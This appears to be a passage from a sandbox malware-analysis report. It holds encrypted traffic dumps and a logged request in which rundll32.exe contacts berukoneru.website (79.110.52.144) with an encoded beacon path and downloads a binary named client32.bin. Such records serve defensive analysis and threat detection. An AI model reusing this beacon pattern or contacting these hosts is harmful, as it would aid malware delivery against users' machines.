2021-12-14 09:21:39 UTC	661	IN	Data Raw: e7 b0 40 b0 31 3b 8f 49 34 9e 9d 07 a7 2a 47 1a 98 b8 bb ef 61 5f ed 3e 4c 3b 59 ec 5e 3a 76 d9 c1 67 5c 2e 34 de 0d 85 63 85 90 eb e4 ee a5 b8 ce e5 27 ab ed f1 46 e0 2a 79 16 27 a9 fc b8 cf 65 bb bf d4 90 e2 e0 3c 0b de e6 54 f2 ef 2e be 6b fc 2c 61 d4 bc bc 78 9e 57 3a 13 f3 b3 15 e0 74 c2 74 c3 e1 7a b9 e4 c1 3b 07 41 66 37 d9 18 e3 65 ba 35 bd 4f 40 fc 90 eb c9 45 3c ed ba 8f 96 10 0b e4 14 da a9 b8 8c 11 b2 96 cf a0 6d af e4 4f c4 a4 69 fd f3 64 92 ef 16 b1 cf c1 d4 e9 4f 21 c8 1b 40 8e f5 06 bb 3f a1 f0 76 28 07 ee 59 f8 cd 20 06 01 fd e9 a0 fc 2d ee dc 88 96 0b 46 af a1 33 eb a0 c7 4e a9 5c 03 33 28 8c ca 8f d8 6c 19 1d 8f 80 97 7e b9 38 71 06 4f 9b c4 2d f9 c3 af 26 49 23 e0 0a 10 0e 09 e0 18 f6 ae d4 cb 86 15 1d 08 c5 ff e8 8d 3d 16 53 16 b4 c9 Data Ascii: @1;I4*Ga_>L;Y^:vg\.4c'F*y'e<T.k,axW:ttz;Af7e5O@E<mOidO!@?v(Y -F3N\3(I~8qO-&I#=S
2021-12-14 09:21:39 UTC	677	IN	Data Raw: 45 db 6c 2a 63 aa 06 70 d0 6b 08 5b 47 fa c5 46 f3 38 99 a1 5d cc ba 11 e3 7e a5 1e 73 fb a9 d1 cb a2 38 03 98 b3 a6 13 bd fa 0c bd cb 3d 30 a4 92 94 e1 ea ba 97 05 66 b9 79 98 c6 56 aa 73 54 58 3d c0 60 d7 30 76 6d 4f e1 cb d0 a7 7b 54 a9 1f f1 d3 15 64 69 54 3b 42 6f a0 02 ae 6e 26 9b 48 e2 07 8c cb 20 9e b8 e7 5f b5 44 63 51 8f cc 68 40 45 da 42 e1 26 c3 48 56 35 4f 6e c9 96 89 0c c7 f1 ba 24 ba 83 f0 45 05 98 ec 4a 92 f6 f3 44 8a 27 ff 23 80 ae 70 e7 ea 9f cb 0a ab 3f 5e 7f 1f 38 05 43 d0 fd 66 cf ed 46 fd dc 7c 23 bc bd 8c 68 7d 4d 99 6f e0 32 34 87 aa c5 a8 35 09 d2 c7 60 38 ac 2d 95 b3 ee 1f c1 52 22 e6 12 b0 07 3f a8 53 75 fa ff cb b8 9a ac c4 ce 88 1b 59 1d 72 ab a4 6b 2b 17 94 74 4b 8e 70 9e 76 ff 8b 6c 0c 30 0b 09 54 f3 70 a5 8a aa 43 01 be 96 Data Ascii: El*cpk[GF8]~s8=0fyVsTX=`0vmO{TdiT;Bon&H _DcQh@EB&HV5On$EJD'#p?^8CfF|#h}Mo245`8-R"?SuYrk+tKpvl0TpC
2021-12-14 09:21:39 UTC	693	IN	Data Raw: b9 b3 89 36 a0 10 70 11 ee 76 04 aa f4 39 8a 26 d4 29 d7 d0 ba bb d2 9e ff 36 cc f6 8b 3a 1a f6 f1 07 b3 88 26 61 19 fa 05 f4 86 56 44 b7 bb d2 49 24 96 90 b9 8d a7 e0 88 c2 e4 b3 80 23 5a 22 bf 34 49 c2 2b 10 c7 df 0e e7 7d b2 2c 46 10 12 fa 63 8d 6c 77 94 24 a1 1f 78 d0 cc 65 5b 7c 8a d7 ba 5e 54 fe e7 bf a4 3a f2 31 5a 79 3e a4 48 aa 3d d5 6a ee a2 62 1e 62 a8 4c 65 ce 69 6b 81 6e e1 9e 3c 50 8d 5b bf 47 41 9f a8 b8 98 6f 92 de 70 83 81 ea ef e4 df c4 31 d6 84 a7 5d 99 6f 78 56 b8 1c f8 44 db b5 1d a0 95 e6 0c 26 aa 44 86 22 aa 52 ae 80 ee f4 41 9c 26 7c 67 ed a8 4e 37 b5 7e f6 f0 ea ce 5f c5 06 cb 55 9c 65 9e c7 e8 00 a6 00 43 1a f8 e2 6f 8e 1e 8c 65 88 0b 33 05 85 4a 32 5e 64 82 e4 67 70 43 e5 fc d0 07 dd 85 66 6d 6b 0c 68 07 1f 46 f8 ba c6 55 80 cf Data Ascii: 6pv9&)6:&aVDI$#Z"4I+},Fclw$xe[|^T:1Zy>H=jbbLeikn<P[GAop1]oxVD&D"RA&|gN7~_UeCoe3J2^dgpCfmkhFU
2021-12-14 09:21:39 UTC	709	IN	Data Raw: 78 71 76 31 33 bc b7 0d c3 de 27 b9 e0 41 88 eb d3 68 96 04 e0 a3 0b 36 53 fd 2a 4d 2f 82 25 1c 70 e4 3f df 1e b6 ee 36 26 e8 83 d9 db 55 4a 5f 9e fb 35 bd 90 d8 cf e2 60 85 21 8a ca e3 72 a8 a1 08 41 78 fc 7c 2c 27 f4 20 a9 b9 fd 24 f1 24 3f fe 94 22 1f 4a a2 89 18 ac ac 87 3a b3 37 10 5d f7 83 1a 75 a9 ca d7 19 08 20 be 46 78 23 ed 7e 89 c7 b2 59 87 53 ec 33 70 85 97 13 b5 7b 44 20 9b 67 94 ea 69 ac ac 4d db 54 a3 61 cf a9 0d d8 10 67 82 3d 2b d5 9c 21 be 3f e2 16 18 9d e4 78 52 a4 7d c6 8a 77 73 ce 0f b4 37 7f ca a5 b1 be 65 af f7 f4 af 6b a3 bd c2 a1 b2 f9 52 59 8c bd d6 6d 1b 49 59 57 cb 23 8f 9f cb 4a a3 12 7c 63 ae 4c d0 f6 f5 da 3d f5 51 94 3f bb e3 b9 56 cd 1e 4a 19 99 fa 31 9b a4 51 ac 78 89 24 c2 e1 9f c5 ab 4d 38 7d 98 e0 38 fc 6d fb 7f d9 88 Data Ascii: xqv13'Ah6S*M/%p?6&UJ_5`!rAx|,' $$?"J:7]u Fx#~YS3p{D giMTag=+!?xR}ws7ekRYmIYW#J|cL=Q?VJ1Q x$M8}8m
2021-12-14 09:21:39 UTC	725	IN	Data Raw: b4 60 44 97 27 1f 21 1f d0 2f ee 48 10 3e c5 6c 33 ba ab 56 30 71 11 00 92 c5 c1 bc 66 45 ac 84 d1 09 08 c1 a4 6e fa a9 3d bd 53 ba 60 d9 86 1f 61 02 41 f1 b4 f1 a3 4e 1f fb 49 76 1a 69 04 18 96 d5 40 41 0f 01 30 43 c5 3a 64 c0 69 40 59 d0 79 72 63 bf 4e b6 d6 5f 07 58 61 f7 90 a4 f9 08 c9 da 62 84 96 47 39 af 7a 24 a8 3f 44 47 80 46 6e 86 1b c4 f1 8b 20 c8 b5 ff 9d 59 83 72 67 dc 53 42 27 f8 dd 5c f8 ec 3f f3 9d df 40 c3 59 19 b9 61 5d 0a d0 76 4a ba fe cb 76 15 05 42 32 43 76 df 71 a5 91 73 4c 46 d6 87 eb c9 66 a6 96 7b 6d fe f6 ca de ff 88 d0 f6 e9 f5 04 48 89 18 70 91 a4 2b 83 db 4b d3 1c 1c f5 ba 0f d9 39 57 5a 1f 17 c4 00 79 61 af a5 a6 0e a0 e8 de a4 96 86 bf bd 5b f9 2d 27 92 80 fe 63 93 0c b5 49 f5 38 79 ac 61 63 9c 01 f1 ee df 76 f8 e5 83 7e 57 Data Ascii: `D'!/H>l3V0qfEn=S`aANIvi@A0C:di@YyrcN_XabG9z$?DGFn YrgSB'\?@Ya]vJvB2CvqsLFf{mHp+K9WZya[-'cl8yacv~W
2021-12-14 09:21:39 UTC	741	IN	Data Raw: c6 16 99 f3 a4 fe 24 ea 90 c4 e0 29 ca cb 52 bf 65 c0 7a cb 51 b2 b2 b7 57 79 73 38 52 ba 5a bc 4c 22 40 1d 19 b5 1c 82 37 66 72 7a 08 22 07 27 40 84 8b 5e f6 28 53 e6 b4 ec 9b 67 a1 a7 03 8f 6c 4a 4d 12 c3 da 7e a8 53 51 f8 cd 89 8c b9 52 85 a1 d8 01 df 09 06 ee 13 00 0e a7 70 26 89 41 da 6d fb db 2f af 16 ad 02 d5 29 0a 4e cf c2 35 b6 0a 26 11 b4 f5 f2 82 4b dd b8 84 a8 aa 2a c9 ca 48 c4 34 61 bb 76 c0 de cb 0c 5c 8b c7 9f 3b 49 17 4c f5 8b dd 7a c1 0b 4a 35 d0 be ab f7 e6 a7 43 03 6e 29 c7 df 2d b0 79 31 f8 86 19 32 81 8e e0 4f 45 87 07 89 46 26 9a 65 b3 76 6f 12 77 fd 5d b6 98 f7 39 4f 6f 57 e1 a1 da 5f 6b 71 53 ad f0 06 c4 15 97 4e 02 e0 c3 33 22 01 d7 19 f4 6f 3d de 8d d9 4c 13 c8 e0 95 12 74 55 73 72 a5 5f 83 9d 74 b1 5b d4 c0 73 ee 7d 1f bf 73 a7 Data Ascii: $)RezQWys8RZL"@7frz"'@^(SglJM~SQRp&Am/)N5&K*H4av\;ILzJ5Cn)-y12OEF&evow]9OoW_kqSN3"o=LtUsr_t[s}s
2021-12-14 09:21:39 UTC	757	IN	Data Raw: 8a 95 bf 32 84 5e 76 15 88 cd 1f 9d d9 af 1b 24 c9 22 47 79 35 37 09 c6 d8 7e 27 47 2e 10 a1 b3 5b 24 c7 aa a8 03 00 c5 f4 aa 54 55 49 85 5b 49 b2 cc a2 5a ff 21 cd f5 b2 48 99 9f 29 da 5e f5 ee 59 21 b3 7a 12 71 e8 77 cd 3b 1f a7 84 6b dd 6e 75 68 60 c1 ea 3c c3 d4 41 9a fe ae e6 34 bc 08 a1 46 64 26 66 4c 90 ed 50 d9 be c6 d5 7a 2c d9 b2 5a e4 f8 f8 8d 45 b3 2c 15 2c ad de c1 5a fd 4e 28 de 6a e9 ff c0 fd 35 e9 57 90 7c 6b b6 ea 1a 5a b1 76 15 34 93 69 f2 35 55 5a 0b 18 cd 6c f7 aa 27 6d 48 5c c9 9a d8 8f 58 c3 f7 bc bc 0f 9b 2c 71 e8 01 14 70 24 ed 50 5c 6f f5 1e b0 11 fd 45 15 69 45 3d 3a f5 85 b8 64 94 bb 5e 33 9c 63 8a 60 52 7f 2f 5d 5f e7 5b 8a 81 02 98 a6 97 ae 88 75 55 72 18 63 80 fc da 9e 79 b4 4f db e3 38 dd 8a df 4f ca 3f 74 56 fe 61 02 7f 87 Data Ascii: 2^v$"Gy57~'G.[$TUI[IZ!H)^Y!zqw;knuh`<A4Fd&fLPz,ZE,,ZN(j5W|kZv4i5UZl'mH\X,qp$P\oEiE=:d^3c`R/]_[uUrcyO8O?tVa

Timestamp	kBytes transferred	Direction	Data
2021-12-14 09:21:39 UTC	773	IN	Data Raw: a8 d4 95 b0 78 6a 51 c3 88 29 00 f7 a0 84 fe 40 04 18 2e ef 9c 27 9d fe 2e 7f 57 0f 47 7e 58 ad fd 7d c9 6e 23 3f 22 b2 a4 9f ed 28 62 16 d7 bc fb 23 4a 86 93 35 4e ab fa bc e6 cd f5 3f 33 fb 84 70 77 8d 54 5d a3 de 9f 6b 30 00 f1 82 7c dc 5f f2 1d 45 f3 19 55 be 0c 4c 1c 0e 7e fb f7 32 ed 48 d6 a1 49 ec 55 42 6d 91 57 f7 df b4 1a 0d b6 af 23 6b 5e d1 e5 f5 65 ba a7 5b 33 e1 0e 26 21 79 08 33 73 6b 85 13 c2 2a b4 92 5f db 48 5b c1 22 1e 4b cc 13 e8 7a a3 ed d6 6e 4e e8 f6 e4 cd b4 ab d2 6c 6c dc 9b 46 e1 b4 59 87 7d 59 de 09 28 18 da b7 a3 db 92 78 c3 bb cf e4 db bb 9b c8 20 82 fc e2 7b 61 40 74 fa 59 a4 48 a2 bd 7a 16 d5 4a 04 f5 dc 5d 96 8d 8e a4 60 4b d6 da 45 0d a5 7d 4a 3f c7 4a 7d 82 53 c3 fa 18 71 d6 d5 c7 21 14 7c bc 89 7c d8 6b b0 7e 18 fe 07 31 Data Ascii: xjQ)@.'.WG~X}n#?"(b#J5N?3pwT]k0|_EUL~2HIUBmW#k^e[3&!y3sk*_H["KznNllFY}Y(x {a@tYHzJ]`KE}J? J}Sq!||k~1
2021-12-14 09:21:39 UTC	789	IN	Data Raw: be be 49 af 90 c1 30 31 45 7a 23 e6 e4 04 bb 3c a2 06 4d f2 c4 c5 26 f4 3b 9c 27 4f 3f 93 20 5e bb eb 62 2c 47 6b 9f 9b 2c d2 e3 6c 68 75 33 14 4b 09 e4 a1 64 f8 e4 83 d8 d3 e4 53 bb 01 67 f0 22 4f 96 18 4f 58 c1 85 55 48 6a 11 21 5e dd ec d1 97 0d 2a 8f 36 16 ff 64 b9 84 84 3c 79 1b 07 62 23 c8 35 8d bc 67 25 a8 18 64 c1 39 82 33 c8 b2 80 86 30 f6 29 f4 b5 b6 5f 4e db c4 ec 85 2e 27 ea d7 85 3e 83 83 d7 a9 77 90 36 b4 a0 4a 77 61 92 70 be ad a8 f5 af 1a 1a 25 1d 49 5e 6f ba a2 8f 2f de 33 8e fc 35 7c e6 72 f6 dd 98 36 e1 39 09 3d 7e b0 76 1f cd 44 7d 44 f5 30 af 1c 8c d8 1b 21 f2 ee 9f 0f 55 2b 2c 63 fb 6e 23 e0 db 15 62 b0 e6 58 39 83 be 59 c0 47 8e d9 a8 ec 90 d7 8d 20 b1 e1 52 0c 48 ce 55 3d 91 82 8f 5b 21 6b 1b 05 9f fc c0 25 33 91 d4 d9 df 43 5b 44 Data Ascii: I01Ez#<M&;'O? ^b,Gk,lhu3KdSg"OOXUHj!^*6d<yb#5g%d930)_N.'>w6Jwap%l^o/35|r69=~vD}D0!U+,cn# bX9YG RHU=[!k%3C[D
2021-12-14 09:21:39 UTC	805	IN	Data Raw: d6 fa 44 6c f8 d1 11 bb c5 65 a2 b5 38 a6 07 d5 c6 7c 71 ca 80 c3 34 7e 53 c8 15 31 2d 39 36 14 a4 d2 38 de 0a c7 1a 30 94 6f 5e b4 cd a6 2a bf 96 98 9f 38 d0 8a fa ee 97 38 34 6e d6 b9 9d b4 c4 b5 67 d8 1f 07 13 81 d4 ac 50 57 fd 2e 62 f2 6c f0 b5 95 d6 64 ec 7e 6c f9 19 f3 7d d7 6b ff a1 f2 67 fe 49 6c 0f 94 fc ba 1d 91 de 22 cc bb 6a e5 62 5f d2 90 f7 81 62 d5 65 f5 65 e2 c2 33 fb cf 2a 9b e2 0f cd 79 34 37 96 43 77 f3 2e 74 b4 7b df b2 d0 fc 5b 53 32 8e 6b 00 b9 ba 0b da f1 fb b0 43 f9 cd ec e7 5d 31 ab 8f 07 25 90 ea f3 ae 6d 36 9c 82 ea df 9a 6d 22 ee e5 74 fb bf d0 69 75 c1 f8 cd a5 56 65 94 8e c7 29 4d 83 de d3 14 0a 3a 79 8f e3 32 30 36 7c af 34 fc 97 c1 9e 01 27 38 87 51 4c 45 2d 05 b4 d2 c9 6e b3 f3 49 7b 47 76 60 cb d2 b4 8d 67 96 ff 7c b6 e4 Data Ascii: Dle8|q4~S1-9680o^*884ngPW.bld~l}kgIl"jb_bee3*y47Cw.t{[S2kC]1%m6m"tiuVe)M:y206|4'8QLE-nI{Gv`g|
2021-12-14 09:21:39 UTC	821	IN	Data Raw: 4b 4a 7e 32 f6 73 45 d5 ff f6 fc bf 13 4b 42 84 a3 0e c2 b2 76 46 78 8b fc d9 4f 81 7a 06 43 3f 27 a3 1a 09 fb 94 90 13 bf 09 81 aa 88 1d ec 67 29 52 5d 88 5c 4d 0e ad f8 c6 d7 d1 95 fe 9a 0e 65 45 7b a6 89 93 24 93 52 a1 81 b9 6d 1d ef 25 bb 29 6c 81 06 bf c7 5f 51 9b e9 3e 78 89 47 47 ab 4b 3d 15 22 4f 21 80 3d 77 b1 bc 5e 75 c2 49 92 e6 79 fe ba 7f af 13 aa 23 47 10 4f 82 94 97 51 c3 fc aa 3e 7c 34 82 b0 ac 44 bc de ab ae cc a5 29 b8 ad 09 ba 0e 7b 51 fe 91 81 5a 19 8f 57 5a f9 a8 ae 61 75 e1 13 42 a4 59 c4 c5 7e 7c 59 9a 76 8c cf 66 89 1b bc b9 41 1b c1 61 40 18 0e f5 8f e3 3f 5f 32 4f 56 af a5 bf 17 78 b6 3b 97 ec 5b bc 1e 06 79 33 e2 4f bc ee 17 a8 1a c9 0d e3 91 19 e0 11 f2 6a 6a 6e 85 77 f3 7a cc fd f0 dc 74 ed eb 91 6f d8 20 a1 ad ad 9e 93 ec 11 Data Ascii: KJ~2sEKBvFxOzC?'g)R]\MeE{$Rm%)l_Q>xGGK="O!=w^uIy#GOQ>|4D){QZWZauBY~|YvfAa@?_2OVx; [y3Ojjnwzto
2021-12-14 09:21:39 UTC	837	IN	Data Raw: c2 61 cf 8c 2f b2 24 45 8c 67 0a e0 9e 0e d3 56 02 f9 ae c6 0b 8c b0 20 6a 9d bf fe f5 1e 76 8f 67 44 ce cb 4d a2 f3 dc 19 39 a2 ab 10 99 a2 d3 ee a6 fc cb 20 dd 11 8f e5 35 c2 2f af 2f 4c 71 bf dc 14 a7 a7 25 6e 72 73 66 fc a8 c2 13 63 cc 5f 88 7e 1d 7e 17 a4 4a 3a 4c 21 39 d1 3c 9f 49 ec e7 5a c6 02 30 fd 73 16 56 e6 4b 80 e3 3c 27 15 d1 23 c8 c3 d5 29 d0 84 95 91 11 76 5c 2c 31 75 7c a8 95 fc c1 2e 9b 9c 7a 0c 44 ea 83 dd c1 33 67 e4 0b a3 7c 84 b4 76 dc 53 d7 5b fc 1c ea 9f b4 8f a0 8f fd e8 8e 42 6d 63 4c e9 06 af 2e b8 17 ef f8 84 af a5 28 63 89 93 7b 49 a3 69 49 d6 85 59 ef e5 c0 af 5c da 1e 71 fe a9 4d b7 a8 8a 8c 33 f6 60 76 57 c9 37 29 0e 9c 32 bc 23 8c 03 9e 69 1c 29 5a 9a 5a 05 2d 8c be a5 d7 8a b0 a4 dc 83 27 05 9d 94 30 a3 16 e0 56 34 b8 41 Data Ascii: a/$EgV jvgDM9 5//Lq%nrsfc_~~J:L!9<IZ0sVK<'#)v\,1u|.zD3g|vS[BmcL.(c{IiIY\qM3`vW7)2#i)ZZ-'0V4A
2021-12-14 09:21:39 UTC	853	IN	Data Raw: 58 d8 82 37 37 ab b8 52 c0 ec 8a 18 10 63 05 5d 1d d8 dd 36 47 4c 16 7d be 55 2c 10 d9 d7 04 d0 6c ed 03 56 8c 14 1b 07 e9 94 da 52 77 c2 86 6e b5 00 89 c1 06 dc f8 69 51 53 db 22 07 31 cc 1c ee be 3a 7b 91 14 87 58 ea 30 22 73 7d 62 0e b9 a3 c5 27 36 d8 b3 72 c1 9f a7 0f db 01 4a 9e 8b d4 44 77 58 f6 71 0c 81 c8 4e 8b f7 39 34 39 c9 43 8a 8a 0b 91 e3 94 4b 72 07 23 e3 78 94 1e 0a 14 07 9e 75 1d e1 c9 d1 8c 55 6e ab 99 25 d4 bc e6 d5 df 36 04 e0 35 72 29 a6 5f d9 16 9d a3 4f a3 6d 29 46 14 76 cb 7e 09 03 2a 63 0e 4d 08 71 1e 60 13 78 d5 13 c9 72 b2 7b 4e 58 72 a5 c9 3d 3f e7 27 20 3f 72 e5 b6 2f a2 df 47 79 4a fd 4f 62 27 41 80 d8 4d bd 23 e3 5b 0d 6f 9d 60 e0 2f 6a f8 08 fe 5f be 65 4c 01 10 17 3f a4 3b 13 54 73 4f be 11 4d 2e 67 b0 7c 64 16 b1 0d eb 8a Data Ascii: X77Rc]6GL}U,lVRwniQS"1:{X0"s}b'6rJDwXqN949CKr#xuUn%65r)_Om)Fv~*cMq`xr{NXr=?' ?r/GyJOb'AM# [o`/j_eL?;TsOM.g|d
2021-12-14 09:21:39 UTC	869	IN	Data Raw: ad b5 bb ed 0d 6f fe 1f 7f 86 8f fb 11 eb f2 40 6d 1f 14 53 43 51 28 3f e7 0a 47 d5 db cd c8 70 8a e8 da 39 bb c0 6f 0b 3a 21 73 c2 e0 f8 2d a1 9f d2 32 5c 95 c8 01 fa 0e 55 44 86 da 31 1e 25 36 8a 46 a6 4a b6 37 f5 5b 7f de 73 86 05 1c f7 e5 c9 e8 6a 18 f5 11 36 a4 87 e6 8a 1b 07 8c 6f eb dd 08 40 37 d2 2d d1 b5 fa 1f dd d0 aa 6f 1d 50 27 42 11 01 ef ef e7 bb ad 89 dd d2 88 38 ba 99 fe 1f 7e 61 a4 50 4b b8 9f 34 43 ba 83 bf 27 f6 98 90 eb 3e c5 da 90 dd 8f a8 de ee 1e ee a6 57 4c 7f 14 48 c6 be 8a f8 14 ac 55 17 3f 05 01 b0 57 b9 2a eb 92 d8 7c 14 f2 7f 2d 2c 0f e5 44 eb 89 ca e5 0e 49 b3 c7 ec af 37 30 17 6e d6 7f 0f 3e a1 1d 9b c4 a4 41 e8 06 f5 59 3a 34 f9 9b 4c a6 fa 47 19 14 3a 2b e6 6a 3d 17 ad 5e 14 57 8b 5d 98 74 f3 f5 eb 21 33 1a 25 e4 69 5a b5 Data Ascii: o@mSCQ(?Gp9o:!s-2\UD1%6FJ7[sj6o@7-oP'B8~aPK4C'>WLHU?W*|-,DI70n>AY:4LG:+j=^W]t!3%iZ
2021-12-14 09:21:39 UTC	885	IN	Data Raw: 23 42 3a 98 04 6b 9e 98 bf 84 15 9c 74 2f 09 42 c9 7c b7 bd c7 ab ec d1 22 f0 c8 c9 b2 2e 13 3e c8 52 28 8d 3d ed 31 bc 32 e3 bb 37 82 f9 c5 c7 92 63 a2 72 41 39 e0 24 a7 24 6d 36 be 05 96 c3 05 da 3e 4f ef fd a6 f3 22 36 fa 2f 41 c8 fa 8f 6b fb 5d 6f 7d f5 34 eb 55 56 e6 d8 15 9b 25 f1 ce 5b c8 be 00 d9 09 05 fc b1 5c 17 08 57 cd d0 8a 30 84 9d af 37 c7 99 e3 42 6f 44 85 bc 07 52 f3 47 24 f5 b1 b5 e4 ca 8a 22 4b 81 72 71 29 39 4c 58 0e b9 5a 1f 44 81 a9 db 49 d4 8f 8c 56 7b 54 0d df bd 59 80 40 99 b8 85 7e 9e 15 a6 58 a6 ac 38 13 22 89 c4 cd 01 1a 8b 52 be bd 5d db 46 3d b8 b5 b6 9d 40 68 a2 d1 26 d5 3f d5 8a 27 7b 6f 14 a1 20 23 f6 81 dd 0c d5 9c a5 4f 93 66 ff 4b c4 d1 3e 54 be ed 1e 89 fc e4 0e aa 7b 1d 06 a6 c4 77 50 7e 63 97 4f bd 49 b6 ab 17 05 84 Data Ascii: #B:kt/B|".>R(=127crA9$$m6>O"6/Ak]o}4UV%[\W07BoDRG$"Krq)9LXZDIV{TY@~X8"R]F=@h&?'{o #OfK>T {wP~cOI

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.6	49816	79.110.52.144	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-12-14 09:21:39 UTC	661	OUT	GET /tire/pXEvhesP8JJkQtOX4Z5G/OiJKf20ix2ZGR09v_2B/AwevbnlWqTi_2FbmjeIBIJ/B8iREIEDTHJ8C/QPwxSlTX/9Ss6_2FUQqUE8Rtt6tkm28v/8Qb_2FbAb4/RcCK4EpQ3Lh0e_2BV/nW7_2F9KVPTc/RWwFawwnn1T/NBQ509K2MeA0Zg/X_2BL3B2nl1ByESW4otQy/_2FmAs1Ly6/iqZ3GWXa.eta HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: berukoneru.website
2021-12-14 09:21:39 UTC	892	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Tue, 14 Dec 2021 09:21:39 GMT Content-Type: application/zip Content-Length: 213639 Connection: close X-Powered-By: PHP/5.4.16 Set-Cookie: PHPSESSID=lmogimr44v0q8gcemefberh542; path=/; domain=.berukoneru.website Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: public Pragma: no-cache Set-Cookie: lang=en; expires=Thu, 13-Jan-2022 09:21:39 GMT; path=/ Content-Transfer-Encoding: Binary Content-Disposition: attachment; filename=client32.bin
2021-12-14 09:21:39 UTC	892	IN	Data Raw: fa 20 1c 7c 43 17 ce 86 db 4b 72 bb 94 ee 48 40 4a bf 8f e9 2c 5b ea 47 de 7c 6b a3 c0 07 1f 75 79 27 cc 4f 13 37 db a0 64 75 67 27 44 06 94 62 3d 48 9c 68 d9 61 6a d0 2d 9f ee c4 99 6b 5a 7d 2a a8 7a 61 02 68 25 2e c6 05 51 2c 3c a9 d0 f0 20 85 44 a0 e6 75 44 05 09 0e dd 6b 40 f5 0c ce c8 32 78 62 bd 18 eb 3e 4d 07 dc 11 a7 92 4b 99 b7 54 f2 b2 a3 c0 bd 2f 2f bb 85 f4 79 21 4e 8a 91 19 e7 51 35 57 c0 6f a3 24 4c ae e7 9e 1e 57 97 af c0 d4 8c 8a a3 d6 1f 7b 9d ea 00 e4 b0 ae 58 7b 98 80 a4 dd 02 0b b3 21 6b bc 98 e8 6c 18 52 6e 44 78 cc 7a d2 a1 31 6d 95 8a fa 0f 47 53 3d 0b 4d 9d ec 4c 7e b4 b0 00 bd f5 32 ca 9d f6 39 81 49 d4 cc 67 7f 5a b6 d3 b9 57 bc 88 c3 3a 69 5b 38 95 b8 75 a0 6c 39 1d b3 3e a0 ea 5f ef 54 dc 14 77 c6 d3 27 4d f2 5c a7 2f a6 4b 56 Data Ascii: |CKrH@J,[G|kuy'O7dug'Db=Hhaj-kZ}*zah%.Q,< DuDk@2xb>MKT//y!NQ5Wo$LW{X{!klRnDxz1mGS=ML~29 IgZW:i[8ul9>_Tw'M\/KV
2021-12-14 09:21:39 UTC	908	IN	Data Raw: 37 0d 4a 26 07 ef 84 99 04 24 2d d2 a5 97 36 90 06 1e 40 0c 13 97 05 8d 3b 48 a0 1c bb fe bc 13 9a 21 57 ed df 3c 3f 87 73 02 40 da c3 75 75 da ba aa ab 65 d7 2e 68 08 03 ed ec 4a cd 55 ff 67 38 b6 c0 52 54 a2 5d 4f 34 7a 36 15 b6 f6 f9 19 e7 4b 6e de 07 dd 3f 2b f2 13 e4 40 c8 ca 33 08 92 fe 08 fe e9 24 06 60 04 d0 0f 80 64 2b 5a a4 af 11 ce 4d f0 83 94 21 95 58 75 b0 3a c5 0a 41 74 e5 d1 e6 cb ec d1 10 5a 97 cb 53 54 a0 d5 ff 8e ff cf 43 1c 6d 25 74 5c 1e 50 84 cc 16 14 ca 08 55 7d 40 cb cd 5f 28 dc 06 33 e3 4e 6f 46 14 3f 23 4a 56 c8 49 5a 7e 53 fc 32 ea b7 a4 56 cb 32 1c 95 b2 42 66 98 99 8f 28 a1 88 6e 03 94 d3 7f 10 de 93 62 15 b7 57 7d d0 e0 68 3d e5 9f 59 38 d9 15 ef 9b a0 99 be 42 e4 8a 9d a3 22 55 fd eb 57 2d 41 2e 20 52 7e be e1 57 37 58 7b 93 Data Ascii: 7J&$-6@;H!W<?s@uue.hJUg8RT]O4z6Kn?+@3$`d+ZM!Xu:AtZSTCm%t\PU}@_(3NoF?#JVIZ~S2V2 Bf(nbW}h=Y8B"UW-A. R~W7X{
2021-12-14 09:21:39 UTC	924	IN	Data Raw: ec 62 9f bc 1d 37 03 80 a9 34 02 cc a6 41 79 a3 1a aa aa aa bf 89 76 05 07 2a 3d 9e 07 aa 5a bd ed ce ff e2 a8 49 49 0e f0 3f c2 12 d5 e1 11 27 72 23 00 77 a4 f5 70 d5 7e d5 36 4b 3b 8c d0 57 5e e2 28 b4 7f 5d 0f ca 46 26 f0 0b 1c f1 a6 c9 b9 66 d7 05 bf 83 4c 8f 4c 75 7a 0f 3a 42 17 db a5 88 a8 6d 2b 54 ae ce 4d a9 0e 7d c1 b5 69 64 34 ce 02 aa ae 23 fe cb 06 a1 c5 8a 8f 95 f9 f6 de 29 90 30 08 46 90 be 1b eb 4f 9c bd d5 3d ef 91 29 52 0e 14 d0 37 45 29 2f de 63 c2 30 a3 f4 b5 96 a1 e5 15 04 64 42 10 2b 99 49 f6 ff ff 19 23 b8 d8 a0 37 bd 58 97 d7 4b 7c 44 c8 c3 b1 f8 47 ce 61 64 d1 a0 18 84 3f 92 6a 72 0a 59 0d 9b c9 c1 7d 5a a3 2f ef 44 db b8 a3 d5 9f 5f 5d 01 71 77 bb 91 3e 30 ce 3f cf 91 ab c0 56 da 5f 51 ed 2f f4 de de a3 17 d5 96 94 1a 34 bf 6c 83 Data Ascii: b74Ayv*=ZII?'r#wp~6K;W^(]F&fLLuz:Bm+TM}id4#)0FO=)R7E)/c0dB+I#7XK|DGad?jrY}Z/D_]qw>0?V_Q/4l
2021-12-14 09:21:39 UTC	940	IN	Data Raw: 74 64 30 2b 47 63 05 4e 1a 92 63 4d 88 49 ac 7b 18 e6 66 8d c0 25 d7 7e d9 11 1b 4f 63 60 d7 26 d1 40 d4 34 6e 34 3d 4b 92 e5 d7 a5 9a 3d e3 aa 8b 11 69 45 06 e0 eb dd 13 3b e4 ab 18 fa 5c e3 62 7f 93 bc 12 14 64 16 dd 5a 06 be 89 69 5e 65 ff 7b 27 50 76 26 a1 36 18 4a bf 41 83 8d 32 53 95 00 1e ee 73 11 c9 fb 9d 51 90 3a 39 5a 7b a5 4a 90 93 75 60 b4 a8 34 90 7a 6d e3 26 5d 01 e1 15 2f 75 14 56 2d 3e a3 51 8f 13 c2 d9 a7 d4 f2 74 ac 31 a0 07 61 96 4d e9 74 71 23 a4 75 5c 5f c5 4b 90 38 27 65 6f ef e5 aa 73 dc 30 d3 59 85 05 15 2f 5b 84 86 e4 52 3c 0e a8 bf 8c d0 00 60 7e bd 0d 42 8d 07 ee 5f d2 2a 60 c1 45 57 83 62 9f e1 79 14 87 dc 39 aa 2a 84 fe b0 c0 04 7c 32 47 0d 59 ca 53 c0 a9 0e 70 52 d7 a6 6c b7 d2 50 27 75 f0 af b5 ff ed 71 b5 9e d0 98 b3 70 